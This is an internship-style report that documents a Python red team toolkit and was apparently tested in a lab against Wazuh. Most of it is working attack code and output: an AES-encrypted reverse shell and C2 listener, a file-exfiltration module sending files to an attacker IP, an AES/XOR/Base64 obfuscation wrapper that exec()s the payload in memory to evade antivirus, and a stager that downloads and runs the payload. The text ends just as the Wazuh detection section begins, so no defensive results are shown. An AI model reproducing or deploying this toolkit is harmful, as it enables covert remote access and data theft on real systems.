

Report: Design and Implementation of a Red Team Toolkit with Advanced Evasion Techniques

Task Reference: Task 3: Red Team Framework Builder with Evasion Techniques

Implemented By: Yashwardhan Singh

Submitted To: Selin Tor

Date of Report: June 1, 2025

Prepared For: Internal Review

1. Executive Summary

This report outlines the development of a modular Red Team Framework with evasion techniques by Yashwardhan Singh. The project focused on building a flexible toolkit that simulates real-world adversarial behavior while minimizing detection. Core components included encrypted reverse shells, a payload stager written in Python, obfuscation technique, and data exfiltration module. The framework was deployed and tested against a Wazuh-monitored environment to evaluate detection and response capabilities. Detection logs and a detailed Wazuh response timeline were collected and analyzed. The project successfully demonstrated the execution of stealthy red team operations, validated defensive coverage, and fulfilled all defined objectives and deliverables.

2. Objective And Scope

2.1 Objective

The primary objective was to design and implement a modular Red Team Framework equipped with evasion techniques and offensive capabilities, targeting endpoint and network-level security controls. This involved:

- Creating encrypted reverse shells to enable stealthy command and control communication.
- Developing a payload stager written in Python for flexible and rapid deployment of malicious payloads.
- Implementing obfuscation techniques to bypass static and behavioral detection mechanisms. Building data exfiltration modules to simulate adversarial data theft.
- Testing the toolkit in a Wazuh-monitored environment to assess detection and response.

- Delivering payload binaries, detection logs, Wazuh response timelines, and full source documentation for evaluation.

2.2 Scope of Work

The scope of the project included the following core components:

- **Encrypted Reverse Shells:** Development of secure communication channels using encryption to evade traffic inspection.
- **Payload Stager:** Implementation of a Python-based stager capable of retrieving and executing payloads dynamically.
- **Obfuscation Mechanisms:** Integration of code obfuscation to hinder reverse engineering and signature-based detection.
- **Exfiltration Module:** Creation of scripts to extract and transmit data covertly over the network.
- **SIEM Integration and Testing:** Deployment of the framework in a Wazuh-monitored environment for real-time detection analysis.
- **Documentation and Deliverables:** Compilation of all source code, payloads, triggered alerts, and Wazuh timeline logs as final deliverables.

3. Tools And Technologies

- **Python:** Used to develop the core components of the Red Team Framework, including the payload stager, reverse shell, obfuscation scripts, and exfiltration modules.
- **OpenSSL (Python libraries):** Utilized to implement encrypted channels within the reverse shell, ensuring confidentiality of command-and-control communication.
- **Custom Obfuscation Techniques:** Included string encoding, dynamic code execution (`exec`, `eval`), and control flow flattening to bypass static analysis and signature-based detection.
- **Base64 and XOR Encoding:** Applied to payloads and command strings to evade basic content inspection tools and enhance obfuscation.

- **HTTP-Based Exfiltration Scripts:** Developed to extract data from the victim machine and send it over HTTP, simulating real-world data exfiltration.
- **Wazuh SIEM:** Deployed to monitor the victim machine (Ubuntu), detect malicious behavior triggered by the framework, and generate security alerts for analysis.
- **Linux CLI:** Used to build, execute, and monitor all components of the framework on both attacker and victim machines, allowing for controlled testing and output verification.

4. Methodology and Implementation Details

This section outlines the systematic approach and technical execution undertaken to develop the Red Team Framework, focusing on creating an encrypted reverse shell with obfuscation, payload staging, and data exfiltration capabilities. The implementation emphasizes secure communication via AES encryption, stealth through payload obfuscation, and modular design to facilitate deployment and operational flexibility.

The project was divided into distinct phases, starting with the development of a robust AES-encrypted reverse shell and its corresponding listener, followed by payload obfuscation, creation of a delivery stager, integration of exfiltration modules, and final deployment on the victim machine. Each phase was carefully designed to ensure the framework's effectiveness in evading detection and maintaining reliable remote access.

4.1. Setting up the AES-Encrypted Reverse Shell and Listener

Develop a secure reverse shell communication channel using AES encryption to ensure confidentiality and integrity of commands and responses.

- **AES Configuration and Helper Functions**

We first define a shared symmetric key (KEY) and helper functions to handle AES encryption/decryption and reliable socket communication.

- a) AES encryption ensures that commands and outputs are securely transferred.
- b) CBC mode is used with the key as both the key and IV for simplicity.
- c) Base64 encoding wraps the ciphertext to make it socket-friendly.
- d) Messages are prefixed with a 4-byte length for correct framing.

```

from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
import base64, struct, socket

KEY = b'Sixteen byte key'
BLOCK_SIZE = 16


def encrypt(data):
    cipher = AES.new(KEY, AES.MODE_CBC, iv=KEY)
    return base64.b64encode(cipher.encrypt(pad(data.encode(), BLOCK_SIZE)))

def decrypt(ciphertext):
    cipher = AES.new(KEY, AES.MODE_CBC, iv=KEY)
    return unpad(cipher.decrypt(base64.b64decode(ciphertext)),
BLOCK_SIZE).decode()

def send_msg(sock, msg):
    sock.sendall(struct.pack('>I', len(msg)) + msg)

def recv_msg(sock):
    raw_len = sock.recv(4)
    if not raw_len: return None
    msg_len = struct.unpack('>I', raw_len)[0]
    return sock.recv(msg_len)

```



```

GNU nano 8.4 list.py
import socket
import base64
import struct
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad

KEY = b'Sixteen byte key' # Must match payload
BLOCK_SIZE = 16

def encrypt_command(command):
    cipher = AES.new(KEY, AES.MODE_CBC, iv=KEY)
    encrypted = base64.b64encode(cipher.encrypt(pad(command.encode(), BLOCK_SIZE)))
    return encrypted

def decrypt_output(ciphertext):
    cipher = AES.new(KEY, AES.MODE_CBC, iv=KEY)
    decrypted = unpad(cipher.decrypt(base64.b64decode(ciphertext)), BLOCK_SIZE)
    return decrypted.decode()

def send_msg(sock, msg):
    msg_length = struct.pack('>I', len(msg))
    sock.sendall(msg_length + msg)

def recv_msg(sock):
    raw_len = recvall(sock, 4)
    if not raw_len:
        return None
    msg_len = struct.unpack('>I', raw_len)[0]
    return recvall(sock, msg_len)

```

- **AES-Encrypted Reverse Shell Payload**

This is the **client-side reverse shell** script. It connects to the listener, waits for encrypted commands, decrypts and executes them, and sends back the **AES-encrypted output**. It also handles file exfiltration using a secondary socket connection.

- a) The reverse shell maintains a persistent connection to the attacker's listener.
- b) Received commands are decrypted, then either executed via subprocess or, in case of upload, trigger file exfiltration.
- c) Exfiltrated files are sent over a separate socket using the same length-prefixed format.

```
import subprocess
```

```
def exfiltrate_file(filename):  
    with open(filename, 'rb') as f:  
        data = f.read()  
        ex = socket.socket()  
        ex.connect(("192.168.56.129", 5555))  
        send_msg(ex, filename.encode())  
        send_msg(ex, data)  
        ex.close()  
        return f"[+] File {filename} exfiltrated."
```

```
s = socket.socket()  
s.connect(("192.168.56.129", 4444))
```

```
while True:  
    cmd = recv_msg(s)  
    if not cmd: break  
    cmd = decrypt(cmd)  
    if cmd == "exit": break  
    elif cmd.startswith("upload "):  
        output = exfiltrate_file(cmd.split(" ", 1)[1])
```

```

else:
    output = subprocess.getoutput(cmd)
    send_msg(s, encrypt(output))

```

```
s.close()
```

```

def exfiltrate_file(filename):
    try:
        with open(filename, 'rb') as f:
            data = f.read()

            exfil = socket.socket()
            exfil.connect((SERVER_IP, EXFIL_PORT))

            filename_bytes = filename.encode()
            exfil.sendall(struct.pack('>I', len(filename_bytes)))
            exfil.sendall(filename_bytes)

            exfil.sendall(struct.pack('>I', len(data)))
            exfil.sendall(data)

            exfil.close()
            return f"[+] File {filename} exfiltrated."
    except Exception as e:
        return f"[-] Exfiltration error: {str(e)}"

```

```

def main():
    s = socket.socket()
    s.connect((SERVER_IP, SERVER_PORT))

    while True:
        encrypted_command = recv_msg(s)
        if encrypted_command is None:
            print("[*] Connection closed by listener.")
            break

        command = decrypt_command(encrypted_command)

        if command.strip().lower() == "exit":
            break

        elif command.lower().startswith("upload "):
            filename = command.split(" ", 1)[1]
            result = exfiltrate_file(filename)

        else:
            result = subprocess.getoutput(command)

        encrypted_result = encrypt_output(result)
        send_msg(s, encrypted_result)

    s.close()

```

- **AES-Encrypted Listener (C2 Controller)**

The **listener** waits for an incoming connection from the reverse shell and allows the operator to send encrypted commands. It decrypts the responses received from the shell and displays them.

- The controller acts as the Command & Control (C2) operator.
- It encrypts commands before sending them to the shell.
- It handles upload commands by instructing the shell to exfiltrate a file.
- The decrypted output of other commands is printed in the terminal.

```

s = socket.socket()
s.bind(("0.0.0.0", 4444))
s.listen(1)

```

```
print("[*] Waiting for connection...")
client, addr = s.accept()
print(f"[*] Connected to {addr[0]}:{addr[1]}")

try:
    while True:
        command = input("Shell> ").strip()
        if not command:
            continue

        encrypted_command = encrypt_command(command)
        send_msg(client, encrypted_command)

        if command.lower() == "exit":
            break

        if command.startswith("upload "):
            filename = command.split(" ", 1)[1]
            print(f"[*] Triggering exfiltration of file: {filename}")
            continue

        data = recv_msg(client)
        if data is None:
            print("[*] Connection closed by remote host.")
            break

        try:
            print(decrypt_output(data))
        except Exception as e:
            print(f"[!] Error decrypting output: {e}")

except KeyboardInterrupt:
    print("\n[*] Interrupted by user.")
```

finally:

client.close()

s.close()

```
def main():
    s = socket.socket()
    s.bind(("0.0.0.0", 4444))
    s.listen()

    print("[*] Waiting for connection...")
    (client, addr) = s.accept()
    print(f"[*] Connected to {addr[0]}:{addr[1]}")

    try:
        while True:
            command = input("Shell> ").strip()
            if not command:
                continue

            encrypted_command = encrypt_command(command)
            send_msg(client, encrypted_command)

            if command.lower() == "exit":
                break

            if command.startswith("upload."):
                filename = command.split(" ")[1]
                print(f"[*] Triggering exfiltration of file: {filename}")
                continue

            data = recv_msg(client)
            if data is None:
                print("[*] Connection closed by remote host.")
                break

            try:
                print(decrypt_output(data))
            except Exception as e:
                print(f"[!] Error decrypting output: {e}")

    except KeyboardInterrupt:
        print("\n[*] Interrupted by user.")

    finally:
        client.close()
        s.close()
```

Encryption Logic:

def encrypt_command(command):

 cipher = AES.new(KEY, AES.MODE_CBC, iv=KEY)

 encrypted = base64.b64encode(cipher.encrypt(pad(command.encode(),
BLOCK_SIZE)))

 return encrypted

```
def encrypt_command(command):
    cipher = AES.new(KEY, AES.MODE_CBC, iv=KEY)
    encrypted = base64.b64encode(cipher.encrypt(pad(command.encode(), BLOCK_SIZE)))
    return encrypted
```

4.2.Payload Obfuscation (AES + XOR + Base64)

The primary goal of this phase is to obfuscate the Python-based AES-encrypted reverse shell (rev_shell.py) to evade static detection and increase payload resilience against reverse engineering. This is achieved through a multi-layered encryption and encoding pipeline involving AES (symmetric encryption), XOR (lightweight obfuscation), and Base64 (text-safe encoding).

Obfuscation Pipeline Overview

The process is structured in the following transformation layers:

Layer	Purpose
1. AES (CBC)	Ensures confidentiality of the payload using a symmetric block cipher.
2. XOR	Adds lightweight obfuscation to disrupt pattern recognition.
3. Base64	Encodes binary output into ASCII-safe format for embedding.

- **Encrypting the Payload with AES-CBC**

The original reverse shell code is first encrypted using AES in CBC mode. This provides strong confidentiality and ensures the payload cannot be recovered without the correct key and IV (which are kept consistent here for simplicity).

def aes_encrypt(data: str) -> bytes:

```
cipher = AES.new(KEY, AES.MODE_CBC, iv=KEY)
encrypted = cipher.encrypt(pad(data.encode(), BLOCK_SIZE))
return encrypted
```

```
def aes_encrypt(data: str) -> bytes:
    cipher = AES.new(KEY, AES.MODE_CBC, iv=KEY)
    encrypted = cipher.encrypt(pad(data.encode(), BLOCK_SIZE))
    return encrypted
```

- a) **Key:** b'Sixteen byte key' (16 bytes for AES-128)
- b) **IV:** Reused key for demonstration purposes (not recommended in production scenarios)

- **Applying XOR Obfuscation**

A simple byte-wise XOR operation is applied to the AES output. While not cryptographically secure on its own, it introduces additional entropy that can confuse heuristic and static scanners.

XOR Key: 0x42 (arbitrary single-byte key)

```
def xor_bytes(data: bytes, key: int) -> bytes:  
    return bytes(b ^ key for b in data)
```

```
def xor_bytes(data: bytes, key: int) -> bytes:  
    return bytes(b ^ key for b in data)
```

- **Base64 Encoding the Encrypted Payload**

The double-encrypted binary data is then Base64-encoded to make it compatible with Python script embedding as a string literal.

This format ensures that the payload can be safely transported or injected into any Python stub.

```
b64_encoded = base64.b64encode(xor_encrypted).decode()
```

```
# AES encrypt first  
aes_encrypted = aes_encrypt(original_code)  
# Then XOR encrypt  
xor_encrypted = xor_bytes(aes_encrypted, XOR_KEY)  
# Finally base64 encode  
b64_encoded = base64.b64encode(xor_encrypted).decode()
```

- **Final Obfuscated Payload**

The final script, obf_payload.py, contains:

- a) The obfuscated Base64 payload
- b) Embedded AES and XOR decryption logic
- c) Runtime execution of the decrypted payload using Python's exec() function

```
encrypted_payload = "base64_payload_here"  
xor_encrypted = base64.b64decode(encrypted_payload)  
aes_encrypted = xor_bytes(xor_encrypted, XOR_KEY)  
code = aes_decrypt(aes_encrypted)  
exec(code)
```

```
encrypted_payload = "{b64_encoded}"  
  
# Decode base64  
xor_encrypted = base64.b64decode(encrypted_payload)  
# XOR decrypt  
aes_encrypted = xor_bytes(xor_encrypted, XOR_KEY)  
# AES decrypt  
code = aes_decrypt(aes_encrypted)  
exec(code)  
...
```

- ❖ **Evasion:** Signature-based AV/EDR tools are less likely to detect obfuscated code.
- ❖ **Stealth:** `exec()` allows full in-memory execution without writing decrypted code to disk.
- ❖ **Modularity:** Obfuscation pipeline can be reused across different payloads.

The `obf_payload.py` can be executed on a target system to launch the reverse shell covertly, while maintaining a lower forensic footprint and avoiding conventional detection vectors.

4.3. Stager Development and Deployment

The stager serves as a lightweight launcher designed to remotely retrieve and execute the obfuscated reverse shell payload. This approach enables flexible payload delivery, reduces static footprints on the target system, and supports dynamic updates to the payload without modifying the stager.

- **Define the Payload URL**

The stager starts by specifying the URL from which to download the obfuscated payload.

URL = http://192.168.56.129:8000/obf_payload.py

This URL points to the attacker-controlled HTTP server hosting the payload.

```
URL = "http://192.168.56.129:8000/obf_payload.py"
```

- **Download the Payload**

Using the `requests` library, the script attempts to download the payload file.

```
response = requests.get(URL)
if response.status_code == 200:
    with open("payload.py", "w") as f:
        f.write(response.text)
    print("[*] Payload downloaded successfully.")
```

else:

```
print("[!] Failed to download payload.")
```

```
def main():
    print("[*] Downloading payload ...")
    response = requests.get(URL)
    if response.status_code == 200:
        with open("payload.py", "w") as f:
            f.write(response.text)
        print("[*] Running payload as subprocess ...")
```

- a) **Success path:** The payload is saved locally as payload.py.
- b) **Failure path:** An error message is printed, and execution halts.

- **Execute the Payload**

After saving, the stager launches the payload asynchronously using Python's subprocess module.

```
subprocess.Popen(["python3", "payload.py"])
```

```
print("[*] Payload execution started.")
```

```
subprocess.Popen(["python3", "payload.py"])
else:
    print("[!] Failed to download payload.")

if __name__ == "__main__":
    main()
```

- a) Using Popen allows the stager to continue or terminate without waiting for the payload process.
- b) The payload runs independently, establishing the encrypted reverse shell connection.

- **Main Function and Execution Guard**

The main logic is encapsulated in a function and protected with a standard Python entry point guard for modularity and import safety.

```
def main():
```

```
if __name__ == "__main__":
```

main()

```
if __name__ == "__main__":  
    main()
```

Benefits of This Approach:

- a) Modularity: The stager and payload are decoupled, simplifying updates.
- b) Minimal Footprint: The stager itself is lightweight, reducing detection risk.
- c) Dynamic Delivery: Payload updates require only changing the hosted file, no need to redeploy stager.
- d) Asynchronous Execution: The stager doesn't block, improving stealth and flexibility.

4.4.Exfiltration Listener Setup and Integration

Establish a secure listener to receive and decrypt files exfiltrated from the AES-encrypted reverse shell payload. This enables reliable collection of sensitive data extracted from the target system.

- **Setup a TCP Listener for Incoming File Transfers**

- a) **Bind** the server socket to a specified IP and port (0.0.0.0:5555) to accept connections from any source.
- b) **Listen** for incoming client connections.
- c) **Accept** a single connection and print the client's IP address for logging.

```
server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
server.bind((LISTEN_IP, LISTEN_PORT))
```

```
server.listen(1)
```

```
print(f"[*] Exfiltration listener running on {LISTEN_IP}:{LISTEN_PORT}")
```

```
client_socket, addr = server.accept()
```

```
print(f"[*] Connection from {addr}")
```

```
def main():
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.bind((LISTEN_IP, LISTEN_PORT))
    server.listen(1)
    print(f"[*] Exfiltration listener running on {LISTEN_IP}:{LISTEN_PORT}")

    client_socket, addr = server.accept()
    print(f"[*] Connection from {addr}")
```

- **Receive and Sanitize the Filename**

- a) Receive the filename as raw bytes from the client.
- b) Sanitize the filename by removing any unsafe characters to prevent directory traversal or injection attacks.
- c) Default to a safe filename if sanitization results in an empty string.

```
def sanitize_filename(raw):
```

```
    decoded = raw.decode(errors='ignore')
```

```
    cleaned = re.sub(r'^\w\-\_', '', decoded)
```

```
    return cleaned.strip() or "exfiltrated_file"
```

```
def sanitize_filename(raw):
    decoded = raw.decode(errors='ignore')
    # Remove null bytes, control chars, and keep only safe characters
    cleaned = re.sub(r'^\w\-\_', '', decoded)
    return cleaned.strip() or "exfiltrated_file"
```

- **Receive Encrypted File Data and Decrypt**

- a) Continuously receive encrypted file chunks terminated by newlines.
- b) Each chunk is base64-decoded and AES-decrypted using the shared secret key and CBC mode.
- c) Write the decrypted binary data to the sanitized filename on disk.
- d) Gracefully handle decryption errors without terminating the listener.

```
def decrypt_data(data):
```

```
    cipher = AES.new(KEY, AES.MODE_CBC, iv=KEY)
```



```
print(f"[+] File {filename} saved.")
```

```
def decrypt_data(data):
    cipher = AES.new(KEY, AES.MODE_CBC, iv=KEY)
    decoded = base64.b64decode(data)
    decrypted = unpad(cipher.decrypt(decoded), BLOCK_SIZE)
    return decrypted

def sanitize_filename(raw):
    decoded = raw.decode(errors='ignore')
    # Remove null bytes, control chars, and keep only safe characters
    cleaned = re.sub(r"[^\w-]", '', decoded)
    return cleaned.strip() or "exfiltrated_file"

def receive_file(sock):
    raw_filename = sock.recv(1024)
    filename = sanitize_filename(raw_filename)
    print(f"[+] Receiving file: {filename}")

    with open(filename, "wb") as f:
        buffer = b""
        while True:
            data = sock.recv(4096)
            if not data:
                break
            buffer += data
            while b"\n" in buffer:
                chunk, buffer = buffer.split(b"\n", 1)
                if chunk:
                    try:
                        decrypted_chunk = decrypt_data(chunk)
                        f.write(decrypted_chunk)
                    except Exception as e:
                        print(f"[!] Decryption error: {e}")

    print(f"[+] File {filename} saved.")
```

- **Close Connections**


After the file transfer completes, close client and server sockets to free resources.

```
client_socket.close()
```

```
server.close()
```

```
client_socket.close()
server.close()

if __name__ == "__main__":
    main()
```



- **Integration in AES Reverse Shell Payload**

- a) The reverse shell payload connects back to this listener on port 5555 during an upload command.
- b) It sends the sanitized filename followed by AES + base64 encrypted file data, chunked and newline-separated.
- c) This ensures all exfiltrated files are securely transmitted and correctly received by the listener.

```
def exfiltrate_file(filename):
```

```
    try:
```

```
        with open(filename, 'rb') as f:
```

```
            data = f.read()
```

```
        exfil = socket.socket()
```

```
        exfil.connect((SERVER_IP, EXFIL_PORT))
```




```
filename_bytes = filename.encode()
exfil.sendall(struct.pack('>I', len(filename_bytes)))
exfil.sendall(filename_bytes)
```

```
exfil.sendall(struct.pack('>I', len(data)))
exfil.sendall(data)
```

```
exfil.close()
return f"[+] File {filename} exfiltrated."
```

except Exception as e:

```
return f"[!] Exfiltration error: {str(e)}"
```



```
def exfiltrate_file(filename):
    try:
        with open(filename, 'rb') as f:
            data = f.read()

            exfil = socket.socket()
            exfil.connect((SERVER_IP, EXFIL_PORT))

            filename_bytes = filename.encode()
            exfil.sendall(struct.pack('>I', len(filename_bytes)))
            exfil.sendall(filename_bytes)

            exfil.sendall(struct.pack('>I', len(data)))
            exfil.sendall(data)

            exfil.close()
            return f"[+] File {filename} exfiltrated."

    except Exception as e:
        return f"[!] Exfiltration error: {str(e)}"
```


5. Test & Validation

Stager Download & Execute Obfuscated Payload

- **Prepare the Environment**


Host the obf_payload.py on an HTTP server

```
python3 -m http.server 8000
```



On attacker machine, start a listener

python3 list.py




```
(rtt-env)kali@kali: ~/RedTeamToolkitx
(rtt-env)kali@kali:~/RedTeamToolkitx
$ python3 list.py
[*] Waiting for connection...
```

- **Transfer Stager to Victim Machine**

Use scp file transfer method to copy stager.py to the victim machine:


scp stager.py [ubutnu@192.168.56.131:/home/ubutnu/](mailto:ubutnu@192.168.56.131)



```
(rtt-env)kali@kali:~/RedTeamToolkitx
(rtt-env)kali@kali:~/RedTeamToolkitx
$ scp stager.py ubutnu@192.168.56.131:/home/ubutnu/
ubutnu@192.168.56.131's password:
stager.py
100% 489 8.5
```

- **Run the Stager on Victim Machine**

python3 /tmp/stager.py- Run this command on Victim Machine



```
ubutnu@server: ~
root@server: ~
ubutnu@server: ~
root@server: ~
ubutnu@server:~$ python3 stager.py
[*] Downloading payload...
[*] Running payload as subprocess...
ubutnugserver:~$
```

- **Expected Behavior**


Stager prints:

- [*] Downloading payload...
- [*] Running payload as subprocess...

- a) obf_payload.py is downloaded and saved locally.
- b) obf_payload.py executes and the reverse shell connects back to your listener.

- **Validate Reverse Shell Connection**


Verify that the reverse shell connects successfully once the payload runs.



```
(rtt-env)-(kali@kali)-[~/RedTeamToolkit]
$ python3 list.py
[*] Waiting for connection...
[*] Connected to 192.168.56.131:36428
Shell> whoami
ubutnu
Shell> ls
aes
aes_obf.py
aes_rev_shell.py
Desktop
dist
Documents
Downloads
elastic-agent-9.0.1-linux-x86_64
elastic-agent-9.0.1-linux-x86_64.tar.gz
elasticsearch-9.0.1-amd64.deb
incident_logs.txt
kibana-9.0.1-amd64.deb
login_server.py
log_replay.py
mfa-env
mfa_server.py
Music
openvpn-ca
packages-microsoft-prod.deb
payload.py
Pictures
Public
py310-env
replayed_logs
sample_logs.txt
server.conf
```

- **Extract and Verify Files**

Test file exfiltration via the reverse shell.



```
Shell> upload attack.txt
[*] Triggering exfiltration of file: attack.txt
Shell>

(rtt-env)-(kali@kali)-[~/RedTeamToolkit]
$ python3 exfil_list.py
[*] Exfiltration listener running on 0.0.0.0:5555
[*] Connection from ('192.168.56.131', 49994)
[*] Receiving file: exfiltrated_file
[*] File exfiltrated_file saved.
```

- **Wazuh Detection and Response Logging**

To detect red team activity generated by the toolkit, a custom Wazuh rule was created to identify suspicious reverse shell behavior and analyze it using the **Discover** feature.

